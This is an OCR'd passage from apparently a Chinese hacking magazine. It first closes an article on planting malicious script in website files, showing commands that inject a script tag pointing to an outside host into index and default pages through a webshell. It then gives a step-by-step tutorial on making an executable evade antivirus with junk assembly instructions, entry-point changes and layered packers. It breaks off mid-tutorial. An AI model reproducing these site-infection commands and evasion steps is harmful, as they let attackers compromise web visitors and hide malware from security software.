


图 6




图 7

cscript D:\wwwroot\PowerEasy\mm\9day\mm\vbs.vbe D:\wwwroot\PowerEasy\mm\9day\，第一个参数为VBE文件的绝对路径，第二个参数为挂马的目录（图6）。

CMD 版本

可能菜鸟会问，CMD下还是脚本吗？这个当然不是。那为什么还拿出来介绍呢？因为这个可以运行在WEBSHELL中，类似于VBE的执行方式。此程序可以挂马的文件名为index、default、main，后缀为asp|jsp|php|asp|html|htm的文件，并且可以自定义路径。

我们直接将文件上传到可执行目录，并记录其绝对路径，我运行的命令为：D:\wwwroot\PowerEasy\mm\9day\mm\gm2.exe "D:/wwwroot/PowerEasy/mm" "<SCRIPT src=\"http://54jj.cn/mm.js\" type=text/javascript></SCRIPT>"。第一个参数为指定挂马的绝对路径，第二个参数为挂马的代码。需要注意的是，代码中双引号前加一个"\"转义符号，以避免出错（图7）。

真的是条条大陆通罗马呀，小小的挂马都能玩出这么多花样，以后在入侵中一定要发散思维，尝试每条道路，也许下一条就是你通向SYSTEM的道路哦！

（本文所涉及到的挂马程序已收录到光盘中）

免杀集合的妙用

LEON（林#超）

这天QQ上的好友梦工厂给我发来消息，传过来一个叫作X-way的扫描工具，问我会不会使用。这个傻瓜化的工具使用起来自然是小问题，可还没等我使用，金山就报告说是病毒把X-way给删除了（图1）。



图1

X-way可不是病毒，事实上X-way是一个功能非常不错的扫描工具，集成了许多实用的工具，类似于流光，所以我决定给这个软件做一个免杀。

先来讨论一个问题，在制作免杀前是先加壳还是先加花指令？其实这是一样的，没有什么区别，关键是最后制作出来的程序要免杀（X小编：这要看你加壳的目的，如果是为了压缩服务端，就没什么问题；如果是免杀，还是建议先加花后加壳）。我的思路是这样的，先检查壳，如果有壳的话先脱壳，然后手工加花、加壳、修改入口、用FREERES做双重加壳。

一、脱壳加花

运行PEID，直接把X-way的图标拖到PEID上，就可以查出软件所加的壳了（图2）。




图2

X-way加的壳是"ASPack 2.001 -> Alexey Solodovnikov"，本文的重点是如何免杀，因此就不对脱壳进行过多描述了，好在这也是一个老壳了，我们从网上搜索一下，就可以找到相应的脱壳工具，我把脱壳后的程序保存为1.exe（图3）。




图3

下面开始手工加花，手工加花首先要增加区段，然后在新增加的区段中修改，最后改程序入口点就好了。打开ZERO ADD，在PICK A FILE里选择要增加区段的文件，第2行输入要增加区段叫什么名字，第3行输入增加区段的大小，我填的是100，区段叫.date，完成后按add new section（图4）。




图4

打开OD，载入增加区段后的1.EXE，按Alt+M弹出内存框，可以在区段一栏看见有我们刚刚增加的.date的区段，找到文件名1对应的.date区段（图5），最前面的地址0058C000就是我们增加的区段开头地址。



图5

按Alt+C回到CPU窗口，按Ctrl+G输入0058C000，跳转到了.date区段，依次输入如下代码（图6）：

```
push    ebp
mov     ebp, esp
push    1111
push    2222
push    321
nop
nop
push    ebp
mov     ebp, esp
add     esp, -0C
jmp     0051A98A
```

完成后保存文件，然后使用LordPE工具把入口点改成".




图6

date 区段”的起点58C000，点PE编辑器，选择要修改文件，更改入口点，最后保存。检查程序，依然可以正常运行，说明我们可以继续免杀下去。

二、加多重壳免杀

这个步骤最为简单，只要使用多个工具的组合就可以，但注意，我们要加2重壳，所以要把壳搭配好。我先用ASPack2.12压缩（图7），再测试，程序还是可以正常运行。




图7

现在X-way已经躲过了金山的查杀，我将其传给QQ上的好友FISH，他使用瑞星一扫描，马上就显示出病毒了，所以还要继续免杀。在以前的黑客X档案上曾经说过入口点+1的免杀方法，也就是在原入口的地址加1，这样杀毒软件查到的壳不是原来的壳了，这样就躲过了杀毒软件的查杀。我再次使用LordPE打开文件，发现入口点变了，新的入口是0018D001，改成0018D002后保存。当然，光一层壳是不够的，以前的X档案上也提到过用FREERES释放压缩资源再加壳免杀的方法，我也是使用的这种方法。打开FREERES，载入压缩过的程序，会提示程序经过压缩（图8），选择是，就载入了程序，然后在功能中选择建立可编辑资源就可以再加壳了。我用北斗3.6破解版的壳加了上去（图9），现在此软件具有了：加花、ASP2.1壳、入口+1和北斗3.6壳，按理来说，已经过了所有的杀毒软件的查杀。但是，为了让程序生存的时间久一点，所以我决定使用X档案介绍过的免杀方法，对NTPACK改造，在变异壳的基础上再变异。




图8




图9

三、简单改造北斗3.6

